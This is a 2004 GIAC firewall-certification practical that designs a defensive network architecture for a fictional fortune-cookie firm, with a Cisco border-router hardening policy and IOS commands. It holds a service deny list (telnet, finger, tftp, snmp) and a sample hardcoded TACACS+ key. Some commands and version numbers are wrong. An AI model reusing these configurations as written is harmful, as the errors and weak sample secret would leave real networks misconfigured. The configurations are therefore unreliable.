Robert Huber

GCFW Practical Version 3

May 15, 2004

GIAC Enterprises Proposed Network Security Architecture

Table of Contents

Abstract

The following document describes the network security architecture for GIAC Enterprises. GIAC Enterprises produces fortune cookie sayings for retail and wholesale applications. GIAC currently operates as a traditional organization relying on sales teams, advertising and word of mouth references to generate revenue. Looking to expand business GIAC wishes to migrate to an internet based sales and delivery mechanism. In doing so, this document serves as a review of potential network security architectures currently under consideration by GIAC. This document concentrates on critical network components necessary to launch a successful e-business. The network security architecture design includes: border router(s), firewall(s), virtual private network capabilities, network based intrusion detection and an IP addressing scheme.

The first section covers the network security design as it relates to proposed business operations, component coverage, defense in depth and potential weaknesses. The second section covers component security policy and configuration. The third section reviews another potential network security architecture to include a review of how attacks can be formulated against it, thereby showing the value of defense in depth and the necessity of constantly reviewing your risk posture. The final section of the document will review a new style of defense from ForeScout Technologies called ActiveScout, that could be used to mitigate against the reconnaissance and attack activity as outlined in section 3. The use of honeytokens will also be covered as they relate to this style of defense and how both technologies integrate into a defense in depth strategy. Finally, new trends in the information security will be reviewed regarding all in one solutions and how they streamline an increasingly complex defense in depth strategy.

Network Security Architecture

Introduction

GIAC Enterprises produces fortune cookie sayings for resale to end users and partners. GIAC currently operates as a traditional business, with sales generated through traditional print media such as catalogs supplemented by a traveling sales force in the continental United States. Their sales force consists of 3 people covering the west coast, midwest and east coast. Due to the constraints of the sales force, GIAC is pursuing e-business to grow their revenue while minimizing costs. E-business presents a viable alternative to grow their revenue since they currently have an information technology staff responsible for their internal sales application and the additional burden of presenting that application on the internet will require only minimal tasks. E-business will allow GIAC access to a larger client base to include global customers, faster processing time for orders, improved efficiency with their suppliers and partners, as well as providing the ability of their sales force to connect into the GIAC network remotely.

As this endeavor seeks to improve the bottom line by leveraging existing staff and technology, security is a necessity; however, it is not a profit center for the company. With that in mind the network security architecture presented has been balanced between the cost to implement and the additional protection provided.

Business Operations

GIAC business operations consist of end users (customers), partners, suppliers, the general public and GIAC employees. In the proposed e-business model support will be required for internal employees accessing the internet, the traveling sales force and teleworkers. Currently, GIAC operates through its mobile sales force to fulfill needs which are then relayed back to the corporate office for execution. The corporate office adds customers to the sales application and then feeds any sales orders into the GIAC sales application server which generates the order.   Depending on the order type, requests are automatically generated to partners for printing and/or translation services and suppliers for additional fortunes.

General Public

The GIAC Enterprises web site will be located at http://www.giacfortunes.com . The web site will be accessible over port 80 and will provide general company information, marketing and sales information, contact information for both telephone and email and a link to the secure web portal.

Access Requirement	Use
HTTP	Access to the company web site

HTTPS	Access to the secure web portal
SMTP	Communication to GIAC

Customers

GIAC customers are currently serviced by the traveling sales force. In the e-business model customers will be able to create their own accounts through a web based portal and upon confirmation from the corporate office have the ability to submit orders through a secure web based interface to the sales application. Current GIAC customers will have online accounts created based on their existing relationship. Customers will have the opportunity to work through the web based interface, or through the sales force. Customers will be supplied a username and password for the web application. The sales application has the ability to accept credit cards for smaller orders, or requires prior financial agreements for larger orders. Access to the web portal is through www.giacfortunes.com Customers will also have the ability to send email to the GIAC sales team, and corporate accounts receivable team through the portal, or via standard email.

Access Requirement	**Use**
HTTP	Access to the company web site
HTTPS	Access to the sales application
SMTP	Communication to GIAC

Suppliers

GIAC receives fortune cookie sayings from several suppliers. Suppliers will have the ability to upload sayings into the secure web portal. Each supplier has their own tablespace in the database to upload fortunes. Once the fortunes are uploaded they will then be reviewed by GIAC employees. Once reviewed, the fortunes will be moved from the supplier tablespace into the production application tablespace and the supplier will be paid. Suppliers will also be able to communicate with GIAC via email.

Access Requirement	**Use**
HTTP	Access to the company web site
HTTPS	Access to the fortune application server
SMTP	Communication to GIAC

Partners

GIAC partners offer translation and printing services for GIAC enterprises. Partners will have the ability to download fortune cookie sayings through the secure web portal. For translation or printing, the partners will connect to the secure web portal fortune application server and select the category of sayings they wish to use, as well as the number of sayings. Once selected, a file will be created on the secure web portal for download. The partner will then download the file for further processing. For translation services, the file can then be uploaded back through the secure web portal. Partners will also be able to communicate with GIAC via email.

Access Requirement	Use
HTTP	Access to the company web site
HTTPS	Access to the fortune application server
SMTP	Communication to GIAC

GIAC Enterprises Employees – Internal Network


GIAC maintains a small staff of approximately 15 users in the corporate office with each user having a Windows 2003 workstation that requires username and password authentication. Upon login each user will be presented with an acceptable use policy for computing resources. In order to facilitate corporate communications such as billing, receiving and customer communication, employees will require email and internet access. If additional internet services will be required they must be presented to management for review. Before users will be allowed to access the internet, security awareness training will be required and a form which reviews the acceptable use policy must be signed. Each workstation will run Symantec™ Client Security 2.0 to aid in virus detection and desktop level intrusion detection and firewalling capabilities. At approximately $50 per desktop, this is viewed as a minimal cost that will greatly aid in the prevention of viruses, worms and trojan email attachments.

Access Requirement	Use
HTTP	Internet Access to suppliers, partners, customers
HTTPS	Secure Internet Access to suppliers, partners, customers
SMTP	Communication to general public, suppliers, partners, customers

GIAC Enterprises Employees – Mobile and Teleworkers

GIAC maintains a small sales force which covers the continental U.S. This sales force is already provided laptops running Windows 2003. Similar to the internal users, authentication is username and password based. Upon login they will be presented with an acceptable use policy. All users will be required to attend security awareness training and must review and sign an acceptable use policy. Each laptop will run Symantec™ Client Security. The added benefit for remote users to use Symantec Client Security will be the location awareness ability which ensures firewall compliance regardless of location (Symantec, http://www.symantec.com/smallbiz/scs_sbe/features.html).

Network Architecture



Financial and Technical Constraints

To support the venture into e-business it was determined that the solution had to be as robust as possible taking into consideration the following requirements:

Security – provide the maximum amount of security versus the allowable level of risk.
Cost to implement – the cost to implement the solution should not exceed budgetary constraints.
Cost to maintain – the cost to maintain the solution should not exceed budgetary constraints.
Cost to expand – the solution must support the ability to expand without a redesign of the existing infrastructure.
Leverage existing technology – to ensure IT staff proficiency and leverage existing contracts.

Filtering Router

Cisco currently provides the networking infrastructure for GIAC Enterprises. In order to leverage this relationship and the IT staff's expertise, it was determined to use Cisco in the new design. Cisco is the worldwide leader in networking infrastructure and continued use meets our technical and financial requirements as set forth above for cost to implement, cost to maintain and cost to expand. The Cisco 1721 router will connect GIAC to the ISP (internet service provider) and to the internal network. The current version of IOS, 12.3, will be used. The 1721 also provides for future expansion through the use of additional WAN interface cards (WIC).

The border router also functions as a layer in the defense in depth security architecture providing for the screening of all traffic entering and leaving the GIAC network. Placement on the border reduces the burden of the primary firewall by filtering any traffic that is not explicitly required to perform business operations.

Since GIAC Enterprises does not consider the risk of down time to be severe, there is no redundancy on the border router. This is a weakness in the current design and can be addressed at a later date should the business deem the risk unacceptable. In addition to the issue of redundancy, denial of service attacks against this device pose a risk, and as such, GIAC will work with their upstream service provider to create a process to deal with such issues before production implementation.

The latest IOS maintenance updates will be loaded to correct any security issues. In addition, the router configuration will be backed up on a nightly basis as well as before and after any changes are to be made, complying with GIAC change management policy.
Configuration and hardening of the router will be covered under Border Router policy and configuration.

Firewall

To meet our technical and financial requirements, the Cisco Pix 515E will be used. The 515E leverages our existing technical knowledge, our current contracts with Cisco and provides for future expandability with additional interface cards. The Pix will be configured with 3 ethernet ports, connecting to the border router, the DMZ and the internal network. The Pix will ensure only required traffic will be allowed to traverse between each network segment. The latest version of the Pix Firewall Software, 6.3 will be used.

The Pix will provide an additional layer in the defense in depth model by only allowing traffic required for business operations. The segmentation of the internal network, DMZ and external traffic follow best practice and ensures malicious activity in one area does not compromise other segments. The intrusion detection capabilities of the Pix will be configured to alarm to the syslog server. After the environment is operational, the alarms will be monitored and analyzed to understand normal operation, and based upon analysis, select attack signatures will be configured to drop the packet. Antispoofing features of the firewall will be enabled as well as ingress and egress filtering. DNSGuard which is enabled by default, will reduce susceptibility to DoS attacks as well as session highjacking. The FragGuard functionality of the firewall is on by default which aids in the prevention of fragmentation style reconnaissance and attacks. The Pix will log to the syslog server where patterns for activity can be analyzed as well as the ability to correlate data with the intrusion detection sensors.
Since GIAC Enterprises does not consider the risk of down time to be severe, there is no redundancy for the firewall. This is a weakness in the current design and can be addressed at later date should the business deem the risk unacceptable. The Cisco Pix is a stateful packet filtering device and does not offer detailed application layer protection that could be achieved with an application layer firewall; however, it meets our technical and financial requirements.

The latest Cisco Pix Firewall Software will be loaded to correct any security issues. In addition, the firewall configuration will be backed up on a nightly basis as well as before and after any changes are to be made, complying with GIAC change management policy. Configuration and hardening of the firewall will be covered under the Firewall policy and configuration section.

VPN

Meeting our requirements of low cost to implement, low cost to maintain, and leveraging existing technology the decision will be to use the Cisco Pix firewall VPN capability to support the sales force and teleworkers. The Pix provides Cisco VPN client connectivity as well as site to site VPN capabilities should that be deemed necessary in the future. The VPN supports 2000 simultaneous VPN tunnels surpassing our requirements.

The VPN adds defense in depth by securing communications between the sales force and teleworkers. Placement of the VPN on the same device as the firewall is not ideal; however, the additional cost associated with a separate VPN appliance is not considered cost effective at this time for our small workforce.

Using Cisco as the vendor for networking, firewall and VPN will increase interoperability. Again, redundancy is not a concern for GIAC, so that is a shortcoming of the solution.
Configuration and hardening of the VPN will be covered under the VPN policy and configuration section.

Network based IDS

Snort, version 2.1.1 network based intrusion detection sensors will be placed at 3 locations within the network: between the firewall and the border router, between the firewall and the DMZ segment and between the firewall and the internal network. Snort meets our requirements of low cost to implement and low cost to maintain as well as leveraging existing technology since GIAC currently uses Red Hat Enterprise Server in its environment. Each intrusion detection sensor will be configured with two network interfaces, one to monitor network traffic, and one to be used as the management port with IP connectivity. The monitor interface will not have an IP stack, and will be connected into the network using passive taps. This ensures the IDS devices themselves cannot be used to bridge the network. The Snort sensors will be built using Red Hat Enterprise Linux version 3 running on Compaq DL 380 Intel hardware platforms. The intrusion detection systems will be configured to log centrally to the syslog server.

The intrusion detection system will be configured to monitor for reconnaissance and malicious activity as well as for traffic that is not explicitly allowed by the border router and firewall policies. This provides for defense in depth by enabling the IT staff to review the level of penetration of attacks against their network in addition to ensuring that only allowed traffic passes between the different segments of the network. Although the intrusion detection sensor does provide protection, it allows for alerting to the IT staff to respond to potentially malicious activity, as well as logging of malicious activity.

Vulnerability & Application Assessment/Audting

Vulnerability assessments and auditing will be performed on a monthly basis of GIAC external networks following GIAC's procedures for change management and notification. The assessments will consist of a network discovery scan using nmap available at http://www.insecure.org/nmap/. The nmap tool will be used to validate the router access control lists, as well as the configuration of the firewall external and DMZ interfaces. The list of active IP addresses obtained from nmap will then be used to feed into the vulnerability assessment tool, Nessus available at http://www.nessus.org/, for further analysis. Both Nessus and nmap are freely available tools meeting our requirements for low cost to implement and maintain. The tools will be loaded onto a laptop configured with Red Hat Linux WS and the assessment will be performed by a member of the IT staff from their home using a high speed internet connection such as DSL or cable modem. The results of the monthly assessment will be presented to management for mitigation or acceptance of the risks discovered. The internal server farm will be assessed from the internal user network using the same procedures monthly.

Before the fortune cookie application will be presented on the internet, a third party organization skilled in application assessments will be hired to review the security of the application itself, looking for attack paths such as cross site scripting, SQL injection and other input validation misconfigurations. This is an area that is beyond the expertise of the GIAC staff. As well, these types of attacks are very difficult to defend against or detect at the network layer justifying the cost of the third party assessment.

DMZ

The DMZ provides for a separate segment to advertise internet accessible services for DNS, SMTP and the web server. All three servers will run on Compaq DL380 hardware running Red Hat Enterprise Linux version 3 with the latest available patch set. The servers have been configured and hardened using the Center for Internet Security Linux Benchmark available at http://www.cisecurity.org/bench_linux.html . All services not required for business have been disabled. TCP Wrappers has been configured on all servers with no allowed connections since no plain text services are required. SSH version 2 will be enabled on all DMZ servers with the configuration file set to only allow known hosts within the internal server farm VLAN and internal desktop VLAN. Each server will also be configured with Tripwire, available at http://sourceforge.net/projects/tripwire/ . Tripwire will be run after initial system installation before connection to the network. Tripwire will be run after every system change and the tripwire database will be stored both locally, and immediately copied to the syslog server via SSH. A standard warning banner will be added to all servers, and within the TCP Wrapper configuration.

The SMTP relay server will proxy mail to the internal exchange server, and accept internal email for transport to the internet. The SMTP relay will be running the latest official release of Postfix, currently 2.1 patch level 1. Additional information about Postfix can be obtained at http://www.postfix.org .

The DNS relay will be running the latest official release of BIND, currently BIND 9.23. The DNS relay will accept incoming DNS queries from the internet, and internal queries from the internal domain controller. The DNS relay will restrict zone transfers to only allow suppliers, partners and the upstream ISP. Additional hardening is beyond the scope of this exercise but can be reviewed at the CERT web site http://www.cert.org/archive/pdf/dns.pdf .

The web server will be running the latest version of Apache, currently 2.0.49 as well as OpenSSL version 0.9.7d. The Apache server will be hardened using information from Artur Maj's Security Focus article entitled, “Securing Apache: Step-by-Step” http://www.securityfocus.com/infocus/1694 . All default cgi and html files will be removed. The web server will accept incoming connections on

port 80 TCP and port 443 TCP from the internet as well as the internal network. Connectivity to the internal oracle database will also occur over sqlnet.
All DMZ devices will be connected to a tape backup device so there is no backup traffic traversing the firewall. Backup tapes will be rotated nightly.

Access Requirement	Server	Zone
HTTP	Web Server	From internet
HTTPS	Web Server	From Internet
SQLNET	Web Server	To Internal
SMTP	SMTP Relay	From Internet, To Internal
DNS	DNS Relay	From Internet, To Internal
Syslog	DNS, SMTP, Web	To Internal

Internal Network

The internal network will consist of two VLANs off of a Cisco 2950 switch. A Cisco 3550 switch will be used for routing between the VLANs. Both the Cisco 2950 and Cisco 3550 meet our requirements for low cost to implement, maintain and they both provide for expandability. The use of Cisco equipment also leverages our existing IT staff knowledge. It is evident at this point that there is a heavy burden of reliance placed upon Cisco equipment. It should be noted that an ideal defense in depth approach would suggest additional vendors to reduce the risk of reliance upon any single vendor. The additional cost to GIAC is not justified by the reduction in risk. The server infrastructure consists of 5 devices: the syslog server, the database server, the active directory controller, the backup server and the mail server.

The syslog server consists of a Compaq DL 380 running Red Hat Enterprise Linux version 3 with an attached storage array. The server is hardened to only allow syslog and SSH connectivity.

The database server consists of a Compaq DL 580 running Red Hat Enterprise Linux version 3 with an attached storage array. The database is Oracle 10g standard edition. The server has been configured and hardened using the Center for Internet Security Oracle Benchmark available at http://www.cisecurity.org/bench_oracle.html .

The backup server consists of a Compaq DL 380 running Red Hat Enterprise Linux version 3 with an HP Storageworks DLT library.

The servers have been configured and hardened using the Center for Internet Security Linux Benchmark. All services not required for business have been disabled. TCP Wrappers have been configured on all servers with no allowed connections since no plain text services are required. Each server will also be configured with Tripwire. Tripwire will be run after initial system installation before connection to the network. Tripwire will be run after every system change and the tripwire database will be stored both locally and copied to cdrom that will be removed from the device after writing. A standard warning banner will be added to all servers, and within the TCP Wrapper configuration.

The active directory controller consists of a Compaq DL 580 running Microsoft Windows 2003. The server will be hardened and configured using the Microsoft Windows 2003 Server Security Guide available at http://www.microsoft.com/downloads/details.aspx?FamilyID=8a2643c1-0685-4d89-b655-521ea6c7b4db&displaylang=en . All unnecessary services will be disabled. Symantec Antivirus will be loaded onto the server.

The mail server consists of a Compaq DL 580 running Microsoft Windows 2003 and Microsoft Exchange Server 2003. The server will be hardened and configured using the Microsoft Exchange Server 2003 Hardening Guide available at http://www.microsoft.com/technet/prodtechnol/exchange/2003/library/exsecure.mspx . All unnecessary services will be disabled. Symantec Antivirus/Filtering for Microsoft Exchange will be loaded.

IP Addressing Scheme

The GIAC network IP addressing scheme has two components: internal private and public. The internal network uses RFC 1918 class A private address space of 10.0.0.0. The internal network is further segmented into two class C networks using VLANs, one supporting internal desktop/laptop users using 10.1.1.0/24 and one supporting the internal server farm using 10.129.1.0/24. The large separation between the two network blocks is to allow for future expansion of both the internal user network and the server farm.

The VLANs provide for a separation of network segments so user traffic does not unnecessarily introduce risk into the server lan segment. Some time in the future additional protection may be placed between the VLANs to include both a firewall and network based intrusion detection system. This would further reduce the chance of malicious traffic in one area affecting the other; however, at this time the risk exposure does not justify the additional cost.

Port security is enabled for members of both VLANs requiring intervention from the IT staff for any new devices, or any devices that move locations. Port security ensures that only a single MAC address is associated to a single port. If the MAC address changes, the port is disabled.

The DMZ segment uses RFC 1918 private address space of 192.168.1.0/27. This allows room for future expansion from our current configuration. The public class C address space of 2.20.20.0/24 was allocated to GIAC Enterprises for the publicly addressable devices. The following table shows IP addressing at a high level for each zone.

Subnet	IP Addressing
Public Address Space	2.20.20.0/24
Router Internal – Firewall External	2.20.20.0/30
Firewall DMZ – DMZ	192.168.1.0/27
Firewall internal – Internal router	10.1.0.0/25
Internal User Network	10.1.1.0/24
Internal Server Farm	10.129.1.0/24

Security Policy and Component Configuration

The following sections describe the security policy and configuration for the border router, firewall and VPN. IDS configuration is covered at a high level.

Border Router Policy

The following sections describe the perimeter router/switch policy. Detailed configuration will be presented in the next section, router configuration. The border router is responsible for routing IP traffic between GIAC Enterprises and internet as well as preventing unauthorized traffic from entering the GIAC network.

Physical Access

Physical access to any production router/switch within the enterprise must be restricted to authorized parties only. Production routers/switches must be in secure facilities.

Authentication

All users that are involved with router maintenance must have individual user IDs. AAA authentication to TACACS+ or RADIUS is required.

Authorization

AAA authorization to TACACS+ is required.

Access Control

Control mechanisms must be in place to restrict access to routers and switches. Access Control Lists (ACL) is an industry-accepted method to fulfill this criteria. DMZ devices must define inbound access lists permitting specific IP addresses that are allowed to login.

Console Access

The router/switch configuration console must be protected from unauthorized access both physically and logically. Under no circumstances may a console port be extended outside a protected environment via cabling. Remote access to the console port must be controlled through an approved secure communications server managed by authorized staff and using strong two-factor authentication services. Additionally, all Cisco router consoles must use two-factor authentication. The console port should only allow SSH only.

Network Access

SSH must be used to access DMZ devices. Login to routers and switches should be carefully controlled by strong 2-factor authentication, like TACACS+ or RADIUS.

Warning Banner

Before allowing access, routers and switches must display a warning banner in accordance with the General Information Security Policy.

Session Timeout Values

Any interactive session to a router must have a maximum idle session timeout of 15 minutes. Once the session is dropped, the user must fully re-authenticate before resuming activity.

SNMP

SNMP is not allowed. The default read only and read/write community strings must be changed.

Time Synchronization

All routers must be synchronized with a standard production Network Time Protocol server. This will enable accurate logging and event correlation for auditing purposes.

Timestamps

Timestamps should be enabled via the 'service timestamps' option for correlation of events from different log sources.

TFTP

The use of TFTP is not allowed.

Management Console

All management consoles must be located on the internal network. Management traffic for DMZ network devices must pass through a firewall, which has filtering and logging enabled.

AAA Accounting

AAA accounting should be enabled for network, system and connection sessions. Accounting must be enabled for privilege level commands (default level 15 commands in Cisco IOS).

Syslog

System logs generated on DMZ routers and switches must be forwarded to syslog servers located on the internal network.

Password Encryption

All local passwords must be stored in encrypted format.

Domain Name Lookup

Routers forward traffic based on IP addresses while switches use MAC addresses. Name resolution must not be enabled on network devices.

Cisco Discovery Protocol

CDP must not be enabled on Internet facing routers and switches.

Directed Broadcasts

Directed broadcasts must be dropped on all interfaces of all routers.

Services

The Cisco IOS supports several trivial services to enhance the functionality of the router platform. They must be disabled.

Ingress/Egress Filters

Ingress and Egress filters must be applied to Internet facing routers to provide added security to the routed environment. The following criteria must be applied to develop access control lists on external interfaces of ISP facing routers:

Inbound

1. Traffic sourced from local internal address space will be dropped.
2. Traffic sourced from RFC1918 addresses will be dropped.
3. EBGP traffic will be limited to the immediate ISP neighbor.
4. Drop all traffic sourced from Loopback and multicast address space.
5. Drop all traffic sourced from IANA Reserved Address space. (to include class E)
6. Drop the following TCP/UDP services: telnet, finger, 2001, 6001, snmp, and tftp.

Outbound

1. Internet facing routers will provide IP anti-spoofing logic. (Only allow traffic with an enterprise DMZ (external) address as source IP)
2. Any traffic denied will be logged (in order to determine if firewalls are not correctly blocking this traffic)

IPSEC and GRE Tunnels

Customer data exchanged with business partners needs to be encrypted. If application encryption is not possible, LAN-LAN IPSEC or GRE tunnels could be built between the enterprise and business partner networks to provide this capability.

Change Management

All border router device configuration changes and access control lists changes must be approved as part of the enterprise change management process.

Border Router Configuration

All configuration commands are in bold. The guide Securing Cisco Routers: Step-by-Step by Wright and Stewart and the Cisco technical support web site, http://www.cisco.com/en/US/support/index.html were valuable tools which aided in configuring and hardening the router.

Setup the Hostname, Domain and Interfaces

```
ROUTER_A(config)#hostname border-router
ROUTER_A(config)#ip domain-name giacfortunes.com
ROUTER_A(config)#crypto key generate rsa
ROUTER_A(config)#ip ssh timeout 120
ROUTER_A(config)#interface fastethernet0/0
ROUTER_A(config-if)#ip address 2.20.20.1 255.255.255.252
ROUTER_A(config-if)#ip access-group internal_facing in
ROUTER_A(config-if)#no ip redirects
ROUTER_A(config-if)#no ip unreachables
ROUTER_A(config-if)#no ip proxy-arp
ROUTER_A(config)#interface serial0/0
ROUTER_A(config-if)#ip unnumbered fastethernet0/0
ROUTER_A(config-if)#no ip redirects
ROUTER_A(config-if)#no ip unreachables
ROUTER_A(config-if)#no ip proxy-arp
ROUTER_A(configif)#ip access-group external_facing in
```

Note that the interface speed will still need to be set on the fastethernet interface. In configuring the interfaces, ip redirects, ip unreachables and ip proxy arp are disabled on each interface. These are not specifically part of our router security policy; however, they are good practice. The RSA key pair for SSH communication is created and the timeout is set to 120 seconds. The acl's are applied to each interface using the access-group command.

Authentication

```
ROUTER_A(config)#aaa new-model
```

Enables AAA access control model. AAA provides for a scalable architecture for device authentication and authorization. This replaces local usernames and passwords and provides for stronger encryption of the passwords.

ROUTER_A(config)#**aaa authentication login LOGIN tacacs+ local**
Specifies that a list named LOGIN, is created to require tacacs+ authentication. Local authentication will be used if tacacs+ fails.

ROUTER_A(config)#**aaa authentication login LOGIN Radius local**
Optional configuration of Radius authentication.

ROUTER_A(config)#**tacacs-server host 2.20.20.242**
ROUTER_A(config)#**tacacs-server key th3k3y**
Set the tacscs+ server IP which will be defined on the firewall using static NAT. Set the shared encryption key.

Authorization

ROUTER_A(config)#**aaa authorization exec default tacacs+ if-authenticated**
Performs authorization against the tacacs+ server and determines if the user is allowed to run the exec shell. This guards against all users having access to the exec shell.

Console Access

ROUTER_A#**config t**
Configure the terminal.

ROUTER_A(config)#**aaa new-model**
Enables AAA access control model for the terminal.

ROUTER_A(config)#**aaa authentication login LOGIN tacacs+ enable**
Specifies that a list named LOGIN, is created to require tacacs+ authentication for the terminal. The keyword enable forces the use of the enable password for authentication.

ROUTER_A(config)#**line console 0**
Configure the console port.

ROUTER_A(config-line)#**login authentication LOGIN**
Enables AAA authentication using the LOGIN list of methods previously created.

ROUTER_A(config)#**ip ssh version 2**
Configures SSH version 2.

ROUTER_A(config-line)#**transport input SSH**
Specify SSH as the only input transport. This improves security by ensuring encrypted communication to the device.

Network Access

ROUTER_A#**config t**
Configure the terminal.

```
ROUTER_A(config)#user emergency-user password 7 hidden-password-string
```

Creates the username emergency-user in the local database.

```
ROUTER_A(config)#access-list 10 permit Source-IP-Address
```

Restrict SSH access to specified IP addresses. This improves your security posture by ensuring unauthorized devices are not allowed to connect to the device.

```
ROUTER_A(config)#access-list 10 deny any log
```

Deny all IP addresses not explicitly allowed and log them.

```
ROUTER_A(config)#line vty 0 4
```

Configure network access to the terminal.

```
ROUTER_A(config-line)#login authentication LOGIN
```

Enables AAA authentication using the LOGIN list of methods previously created.

```
ROUTER_A(config-line)#ip ssh version 2
```

Configure SSH version 2.

```
ROUTER_A(config-line)#transport input SSH
```

Specify SSH as the only input transport. This improves security by ensuring encrypted communication to the device.

```
ROUTER_A(config-line)#access-class 10 in
```

Restrict access to specified hosts on the internal interface.

Warning Banner

```
ROUTER_A(config)#banner login ^CThis device is for authorized users only.
Use of this device constitutes consent to monitoring, retrieval, and disclosure
of any information stored or transmitted to or from this device for any purpose
including criminal prosecution.^C
```

Configure the warning banner in accordance with the General Information Security Policy.

```
ROUTER_A(config)#banner exec ^CThis device is for authorized users only.
Use of this device constitutes consent to monitoring, retrieval, and disclosure
of any information stored or transmitted to or from this device for any purpose
including criminal prosecution.^C
```

Configure the warning banner for exec mode. Since SSH does not support a warning banner this is required for exec mode.

Session Timeout Values

```
ROUTER_A(config)#ssh timeout 15
ROUTER_A(config)#console timeout 15
ROUTER_A(config)#exec-timeout 15 0
```

Set default timeouts for SSH, console access and exec level. This ensures connections do not remain open indefinitely.

SNMP

```
ROUTER_A(config)#snmp-server community newstring RO 5
ROUTER_A(config)#snmp-server community newstring2 RW 5
ROUTER_A(config)#no snmp-server
```

Disable snmp. Since the environment is small, syslog can be used to monitor the routers. On the chance that the snmp services are accidentally enabled, the passwords are changed from their default state.

Timestamps

```
ROUTER_A(config)#service timestamps log datetime localtime show-timezone msec
ROUTER_A(config)#service timestamps debug datetime localtime show-timezone msec
```

Add timestamps to the system and debug log entries to be used for correlation and analyses of network events.

TFTP

```
ROUTER_A(config)#no tftp-server
```

The use of TFTP is not allowed and reduces unnecessary services that a hacker may try and exploit.

```
ROUTER_A(config)#no service config
```

This disables the device from automatically downloading configuration information from a tftp server.

AAA Accounting

```
ROUTER_A(config)#ip accounting access-violations
```

Track all access violations. Ensures only authorized individuals attempt to access the device and execute privileged commands.

Syslog

```
ROUTER_A(config)#logging source-interface interface_name
ROUTER_A(config)#logging 10.129.1.5
```

